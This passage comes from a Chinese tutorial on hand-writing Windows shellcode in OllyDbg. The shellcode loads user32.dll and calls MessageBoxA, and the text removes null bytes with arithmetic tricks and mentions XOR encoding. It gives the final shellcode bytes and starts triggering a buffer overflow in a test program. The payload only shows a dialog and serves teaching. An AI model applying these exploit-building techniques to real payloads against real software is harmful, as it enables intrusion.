


图4

为什么要“push 00401290”这个地址呢？还记得前面我让大家记下的那两个变量的地址吧！“00401290”就是user32变量的地址，里面的内容也正好是“user32”（怎么会这么巧，我故意安排的呗^_^）。然后输入下面的代码（分号后面是我加的注释），**Call kernel32.LoadLibraryA ；加载user32.dll**。下面该是构造MessageBox函数调用了，上面我已给出它的原型，汇编代码如下。

```
Push 0
Push 00401290
Push 00401290
Push 0
```

以上这四行代码就是MessageBox函数的四个参数，下面该输入**call user32.MessageBoxA**来显示对话框了，但是由于user32.dll还没加载，所以你在输入这条指令的时候会出现如图5所示的错误。




图5

怎么解决呢？只要我们执行一下“00433af5”处的指令就可以把user32.dll加载上了。右键单击“00433af0”处的指令（**push test.00401290**），选择此处新建EIP，然后按两下F8键。这个时候我们的user32.dll已经加载完毕了，不信你再输入先前出错的那个指令看看？如图6所示。

Shellcode代码我们写完了，但是否就代表我们的任务也完成了呢？NO！看看图7，我又在图6代码的下方多写了几个“call kernel32.LoadLibraryA”这条指令，仔细看这三条指令有什么不同，如图7。




图6




图7

看到框起的那三条指令的16进制码（即机器码）了吗？三条指令都是相同的，为什么它们的16进制码不相同呢？因为在机器码中你所call的地址都是相对地址，因此每条相同的call指令在不同的内存地址上所调用的地址都是相对地址，所以才会不一样。怎么来解决这个问题呢？在Win32汇编中，函数的返回值一般存放在EAX寄存器中，因此我们在执行完LoadLibraryA函数后，EAX里就是user32.dll的基地址，所以我们在调用MessageBoxA函数的时候，这样来计算函数地址：user32.dll基地址（EAX）＋MessageBoxA函数的偏移地址＝函数的绝对地址，我们需要做的是在user32.dll的地址空间中找出MessageBoxA函数的偏移地址。如何做呢？在OD窗口下，按下组合键alt+E调出可执行模块窗口，然后在窗口中右键单击user32选择“查看名称”，在新打开的窗口中拖动滚动条直到你找到MessageBoxA函数，如图8。




图8

看到框中的地址了吧！这就是MessageBoxA的绝对地址，然后在OD中回到调试窗口注意看右面窗口中的EAX，其中的“77DF0000”就是user32.dll的基地址了。有了绝对地址和基地址，计算偏移还不好算吗？“77E18098−77DF0000=28098”得到了偏移地址，我们来重新修改一下代码吧。把“call user32.MessageBoxA”处的指令换成如下两句指令。

```
Add eax,28098    ；得到MessageBoxA的绝对地址
Call eax         ；调用MessageBoxA
```

通过上面的处理，我们就解决了相对地址的问题。下面把我们写的代码copy到剪贴版，如图9所示。

看到记事本中的那些16进制码的指令了吗？里面有好几处都有“\x00”。在Shellcode中应该避免出现“\x00”，因为在一些情况下（比如strcpy等函数中，碰到“\x00”就认为是字符串结束了）Shellcode会被截断。解决这类问题有很多方法，例如先对整个Shellcode进行异或处理，使得处理后的代码中没有“\x00”，然后再精心写一段解码命令放在Shellcode的前面用来还原Shellcode。这种方法被广泛地应用在各种溢出下。但是对于那种只有少量“\x00”的Shellcode，采用这种方法就有点大材小用了。我们可以采取下面的方法，比如以代码中的第一处“push test.00401290”为例，方法是把00401290加上一个数值，使得结果中不包含“\x00”。如：00401290+01111111＝015123a1。然后把第一处的代码改成如下几条指令。

```
Mov ebx,15123a1
Sub ebx, 1111111
Push ebx
```

这样第一条指令的中的“\x00”就去除掉了。接着就是“push 0”了，把这一条改城如下指令。

```
Xor ecx, ecx     ；把ecx清零
Push ecx         ；压入ecx的值，相当于压入0
```




图 9

下面又是连着两条同第一条指令相同的指令，直接push两次ebx就可以了（ebx依然保存着user32变量的地址）。修改后的完整代码如下。

```
00433B20   BB A1235101   mov ebx,15123A1
00433B25   81EB 11111101 sub ebx,1111111
00433B2B   53            push ebx
00433B2C   E8 9ECAA377   call KERNEL32.LoadLibraryA
00433B31   33C9          xor ecx,ecx
00433B33   51            push ecx
00433B34   53            push ebx
00433B35   53            push ebx
00433B36   51            push ecx
00433B37   05 98800200   add eax,28098
00433B3C   FFD0          call eax
```

倒数第二条指令好像还有一处“\x00”。依然采用前面的方法，00028098+01111111=011391A9。然后把倒数第二条指令改成如下指令。

```
Add eax,011391a9
Sub eax,01111111
```

搞定！来看看我们的最终杰作吧！

```
00433B20   BB A1235101   mov ebx,15123A1
00433B25   81EB 11111101 sub ebx,1111111
00433B2B   53            push ebx
00433B2C   E8 9ECAA377   call KERNEL32.LoadLibraryA
00433B31   33C9          xor ecx,ecx
00433B33   51            push ecx
00433B34   53            push ebx
00433B35   53            push ebx
00433B36   51            push ecx
00433B37   05 A9911301   add eax,11391A9
00433B3C   2D 11111101   sub eax,1111111
00433B41   FFD0          call eax
```

所有的“\x00”都被干掉了。但是我们的杰作似乎还有点瑕疵，还记得我们说过那些call指令的机器码都是用了相对地址吗？我们那时只修改了“call user32.MessageBoxA”，但还有一处call没修改，那就是“call KERNEL32.LoadLibraryA”，把这里修改了才能算完美了。怎么改呢？很简单，只要把“KERNEL32.LoadLibraryA”的地址存到寄存器中，然后再call寄存器，这样的机器码就是用的绝对地址了。看一下我们的完美版吧。

```
00433AF0   BB A1235101   mov ebx,15123A1
00433AF5   81EB 11111101 sub ebx,1111111
00433AFB   53            push ebx
00433AFC   B8 CF05E777   mov eax,KERNEL32.LoadLibraryA
00433B01   FFD0          call eax
00433B03   33C9          xor ecx,ecx
00433B05   51            push ecx
00433B06   53            push ebx
00433B07   53            push ebx
00433B08   51            push ecx
00433B09   05 A9911301   add eax,11391A9
00433B0E   2D 11111101   sub eax,1111111
00433B13   FFD0          call eax
```

下面我们就来采集我们的Shellcode吧，最终的采集结果如下：\xBB\xA1\x23\x51\x01\x81\xEB\x11\x11\x11\x01\x53\xB8\xCF\x05\xE7\x77\xFF\xD0\x33\xC9\x51\x53\x53\x51\x05\xA9\x91\x13\x01\x2D\x11\x11\x11\x01。把这些代码复制到我们test.cpp中的Shellcode变量里，然后编译，如图10。




图 10

编译好后再用OD打开test.exe，找到我们添加的Shellcode处，看上去很乱的代码，按照图11的方法就感觉好看点了，如图11。




图 11

我们这段Shellcode的起始地址是“004012B0”。现在我们来触发这个溢出漏洞，由于本文主要是讲述Shellcode的相关技术，所以溢出漏洞的挖掘不在本文的讨论之内，在cmd窗口下运行test.exe，然后输入aaaabbbbccccddddeeeeffffffffaaaa，会出现如图12所示的报错。

